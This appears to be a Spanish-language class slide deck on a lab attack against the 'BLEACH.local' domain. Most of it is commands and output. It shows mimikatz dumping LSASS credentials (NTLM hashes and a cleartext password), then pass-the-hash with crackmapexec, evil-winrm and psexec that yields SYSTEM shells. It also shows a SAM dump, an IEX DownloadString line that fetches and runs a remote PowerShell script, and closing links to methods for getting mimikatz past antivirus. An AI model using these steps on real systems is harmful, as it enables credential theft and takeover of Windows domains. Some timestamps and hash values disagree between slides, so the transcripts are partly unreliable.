Logon Server : PRINCIPAL-BLEAC
Logon Time : 22/05/2022 18:11:36
```



# BLEACH.local : Mimikatz/.

```
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64> .\mimikatz.exe
credman :

.#####. mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com)
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gentilkiwi.com)
'#####' > http://pingcastle.com / http://mysmartlogon.com

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

mimikatz # sekurlsa::pth /user:Administrador /ntlm:fc19a68b44372b3bcf029e08a28fda8
user : Administrador
domain : BLEACH.local
program : cmd.exe
impers. : no
NTLM : fc19a68b44372b3bcf029e08a28fda8
| PID 7500
| TID 2348
ERROR kuhl_m_sekurlsa_pth_luid ; memory handle is not KULL_M_MEMORY_TYPE

mimikatz #
664 {0;000003e7} 1 D 24721 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
-> Impersonated !
* Process Token : {0;000003e7} 1 D 19666144 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
* Thread Token : {0;000003e7} 1 D 19882956 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersc

mimikatz # sekurlsa::minidump C:\Users\jquerito\Downloads\lsass_prueba.dmp
Switch to MINIDUMP : 'C:\Users\jquerito\Downloads\lsass_prueba.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\Users\jquerito\Downloads\lsass_prueba.dmp' file for minidump...

Authentication Id : 0 ; 18444321 (00000000:01197021)
Session : CachedInteractive from 1
User Name : Administrador
Domain : BLEACH
Logon Server : PRINCIPAL-BLEAC
Logon Time : 22/05/2022 18:11:36
```



# BLEACH.local : Mimikatz/.

```
Authentication Id : 0 ; 18444321 (00000000:01197021)
Session           : CachedInteractive from 1
User Name         : Administrador
Domain            : BLEACH
Logon Server      : PRINCIPAL-BLEACH
Logon Time        : 22/05/2023 18:11:36
SID               : S-1-5-21-3777977817-1859332824-490154379-500
```

msv :

[00000003] Primary

```
* Username : Administrador
* Domain    : BLEACH
* NTLM      : fc19a68b44372b3bcf0297e08a28fda8
* SHA1      : a23a9ebee5923c7860e21a1ef6cf053cf6885c00
* DPAPI     : 380f529916e7310ff45ab4ab0e99c80e
```

tspkg :

wdigest :

```
* Username : Administrador
* Domain    : BLEACH
* Password  : (null)
```

kerberos :

```
* Username : Administrador
* Domain    : BLEACH.LOCAL
* Password  : Hack1T995
```

ssp : KO

credman :





# BLEACH.local : PASS-THE-HASH



```
(kali@kali)-[~/Documents/cosas]
└─$ crackmapexec winrm 10.0.9.5 -u Administrador -H fc19a68b44372b3bcf0297e08a28fda8 -x ipconfig
SMB      10.0.9.5      5985    DESKTOP-05N3UTI  [*] Windows 10.0 Build 19041 (name:DESKTOP-05N3UTI) (domain:BLEACH.local)
HTTP     10.0.9.5      5985    DESKTOP-05N3UTI  [*] http://10.0.9.5:5985/wsman
WINRM    10.0.9.5      5985    DESKTOP-05N3UTI  [+] BLEACH.local\Administrador:fc19a68b44372b3bcf0297e08a28fda8 (Pwn3d!)
WINRM    10.0.9.5      5985    DESKTOP-05N3UTI  [+] Executed command
WINRM    10.0.9.5      5985    DESKTOP-05N3UTI
```

## Configuración IP de Windows

### Adaptador de Ethernet Ethernet:

```
Sufijo DNS específico para la conexión. . . :
Dirección IPv6 . . . . . : 2001:db8::77d2:9a:bf0c:f31f
Dirección IPv6 temporal. . . . . : 2001:db8::a8bb:16cf:a847:2021
Vínculo: dirección IPv6 local. . . : fe80::ac39:3273:5e12:5a3b%7
Dirección IPv4. . . . . : 10.0.9.5
Máscara de subred . . . . . : 255.255.255.0
Puerta de enlace predeterminada . . . . . : fe80::5054:ff:fe12:3500%7
                                           10.0.9.1
```

```
(kali@kali)-[~/Documents/cosas]
└─$ crackmapexec winrm 10.0.9.5 -u Administrador -H fc19a68b44372b3bcf0297e08a28fda8 -x whoami
SMB      10.0.9.5      5985    DESKTOP-05N3UTI  [*] Windows 10.0 Build 19041 (name:DESKTOP-05N3UTI) (domain:BLEACH.local)
HTTP     10.0.9.5      5985    DESKTOP-05N3UTI  [*] http://10.0.9.5:5985/wsman
WINRM    10.0.9.5      5985    DESKTOP-05N3UTI  [+] BLEACH.local\Administrador:fc19a68b44372b3bcf0297e08a28fda8 (Pwn3d!)
WINRM    10.0.9.5      5985    DESKTOP-05N3UTI  [+] Executed command
WINRM    10.0.9.5      5985    DESKTOP-05N3UTI  bleach\administrador
```



# BLEACH.local : PASS-THE-HASH



File Actions Edit View Help

(kali@kali)-[~/Documents/cosas]

```
$ evil-winrm -i 10.0.9.5 -u Administrador -H fc19a68b44372b3bcf0297e08a28fda8
```

Evil-WinRM shell v3.4

**Warning: Remote path completions is disabled due to ruby limitation: quoting\_detection\_proc() function**

Data: For more information, check Evil-WinRM Github: <https://github.com/Hackplayers/evil-winrm#Remote>

Info: Establishing connection to remote endpoint

```
*Evil-WinRM* PS C:\Users\Administrador\Documents> whoami  
bleach\administrador
```

```
*Evil-WinRM* PS C:\Users\Administrador\Documents> hostname  
DESKTOP-05N3UTI
```

```
*Evil-WinRM* PS C:\Users\Administrador\Documents> █
```

```
evil-winrm -i 10.0.9.5 -u Administrador -H fc19a68b44372b3bcf0297e08a28fda8
```





# BLEACH.local : PASS-THE-HASH



```
File Actions Edit View Help
(kali@kali)-[~/Documents/cosas]
└─$ sudo impacket-psexec -hashes :fc19a68b44372b3bcf0297e08a28fda8 Administrador@10.0.9.5 cmd.exe
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

```
[*] Requesting shares on 10.0.9.5.....
[*] Found writable share ADMIN$
[*] Uploading file SPFCwvqv.exe
[*] Opening SVCManager on 10.0.9.5.....
[*] Creating service PzhL on 10.0.9.5.....
[*] Starting service PzhL.....
[!] Press help for extra shell commands
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
Microsoft Windows [Version 10.0.19043.2364]
```

(c) Microsoft Corporation. Todos los derechos reservados.

```
C:\Windows\system32> hostname
DESKTOP-05N3UTI
```

```
C:\Windows\system32> whoami
nt authority\system
```

```
C:\Windows\system32> █
```



# BLEACH.local : PASS-THE-HASH (LAT MOVE.)



```
(kali@kali)-[~/Documents/cosas]
└─$ crackmapexec smb 10.0.9.4 -u Administrator -H fc19a68b44372b3bcf0297e08a28fda8 --sam
SMB 10.0.9.4 445 PRINCIPAL-BLEAC [*] Windows Server 2012 R2 Standard Evaluation 9600 x64 (name:PRINCIPAL-BLEAC) (domain:BLEACH.local) (signing:True) (SMBv1:True)
SMB 10.0.9.4 445 PRINCIPAL-BLEAC [+] BLEACH.local\Administrator:fc19a68b44372b3bcf0297e08a28fda8 (Pwn3d!)
SMB 10.0.9.4 445 PRINCIPAL-BLEAC [+] Dumping SAM hashes
SMB 10.0.9.4 445 PRINCIPAL-BLEAC Administrator:500:aad3b435b51404eeaad3b435b51404ee:6bb3bf46181e151a058691d897e875db:::
SMB 10.0.9.4 445 PRINCIPAL-BLEAC Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 10.0.9.4 445 PRINCIPAL-BLEAC [+] Added 2 SAM hashes to the database

(kali@kali)-[~/Documents/cosas]
└─$
```



```
(kali@kali)-[~/Documents/cosas]
└─$ sudo impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:fc19a68b44372b3bcf0297e08a28fda8 Administrator@10.0.9.4 cmd.exe
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.0.9.4....
[*] Found writable share ADMIN$
[*] Uploading file r1JShkvy.exe
[*] Opening SVCManager on 10.0.9.4....
[*] Creating service Kkxs on 10.0.9.4....
[*] Starting service Kkxs.....
[!] Press help for extra shell commands
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
Microsoft Windows [Version 6.3.9600]

(c) 2013 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32> whoami
nt authority\system


C:\Windows\system32> hostname
PRINCIPAL-BLEACH

C:\Windows\system32>
```

# BLEACH.local : PASS-THE-HASH (BLIND)



```
PS C:\Users\jquerito\Downloads\impacket> IEX (New-Object
System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/Kevin-Robertson/Invoke-TheHash/master/Invoke-WMIExec.ps1
');
```




# BLEACH.local : PASS-THE-HASH (BLIND)



```
PS C:\Users\jquerito\Downloads\impacket> IEX (New-Object  
System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/Kevin-Robertson/Invoke-TheHash/master/Invoke-WMIExec.ps1  
' );
```

```
ON KALI: kali@kali$ sudo tcpdump -nni eth0 icmp
```



# BLEACH.local : PASS-THE-HASH (BLIND)



```
PS C:\Users\jquerito\Downloads\impacket> IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/Kevin-Robertson/Invoke-TheHash/master/Invoke-WMIExec.ps1');
```

```
ON KALI: kali@kali$ sudo tcpdump -nni eth0 icmp
```

```
PS C:\Users\jquerito\Downloads\impacket> Invoke-WMIExec -target PRINCIPAL-BLEACH -hash fc19a68b44372b3bcf0297e08a28fda8 -username Administrador -command "ping 10.0.9.7"
```

```
[+] Command executed with process ID 5900 on PRINCIPAL-BLEACH
```






# BLEACH.local : PASS-THE-HASH (BLIND)

```
PS C:\Users\jquerito\Downloads\impacket> IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/Kevin-Robertson/Invoke-TheHash/master/Invoke-WMIExec.ps1');
```

```
ON KALI: kali@kali$ sudo tcpdump -nni eth0 icmp
```

```
PS C:\Users\jquerito\Downloads\impacket> Invoke-WMIExec -target PRINCIPAL-BLEACH -hash fc19a68b44372b3bcf0297e08a28fda8 -username Administrador -command "ping 10.0.9.7"
```

```
[+] Command executed with process ID 5900 on PRINCIPAL-BLEACH
```



```
(kali@kali) - [~/Documents/cosas]
└─$ sudo tcpdump -nni eth0 icmp
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
15:31:41.398465 IP 10.0.9.7 > 10.0.9.4: ICMP 10.0.9.7 udp port 137 unreachable, length 86
15:31:42.887187 IP 10.0.9.7 > 10.0.9.4: ICMP 10.0.9.7 udp port 137 unreachable, length 86
15:31:44.402731 IP 10.0.9.7 > 10.0.9.4: ICMP 10.0.9.7 udp port 137 unreachable, length 86
15:32:11.107593 IP 10.0.9.4 > 10.0.9.7: ICMP echo request, id 1, seq 108, len 60
```

```
Administrator: C:\Windows\System32\cmd.exe - powershell.exe - ep bypass
```

```
PS C:\Users\jquerito\Downloads\impacket> IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/Kevin-Robertson/Invoke-TheHash/master/Invoke-WMIExec.ps1');
```

```
PS C:\Users\jquerito\Downloads\impacket> Invoke-WMIExec -target PRINCIPAL-BLEACH -hash fc19a68b44372b3bcf0297e08a28fda8 -username Administrador -command "ping 10.0.9.7"
```

```
[+] Command executed with process ID 5596 on PRINCIPAL-BLEACH
```

```
PS C:\Users\jquerito\Downloads\impacket>
```



# BLEACH.local : PASS-THE-HASH (REALITY)



## Virus & threat protection

### Threats found

Windows Defender Antivirus found threats. Get details.

```
PS C:\Users\jquerito> C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64\mimikatz.exe
Error al ejecutar el programa 'mimikatz.exe': No se pudo completar la operación porque el archivo contiene un virus o
software potencialmente no deseadoEn línea: 1 Carácter: 1
+ C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64\mimik ...
+ ~~~~~
En línea: 1 Carácter: 1
+ C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64\mimik ...
+ ~~~~~
+ CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed
```



<https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-protections>

<https://redteamrecipe.com/64-Methods-For-Execute-Mimikatz/>

<https://systemweakness.com/bypass-mimikatz-using-process-injection-technique-6d2a8415fcd6>



**PROFE, ¿ESTÁ  
DORMIDO?**

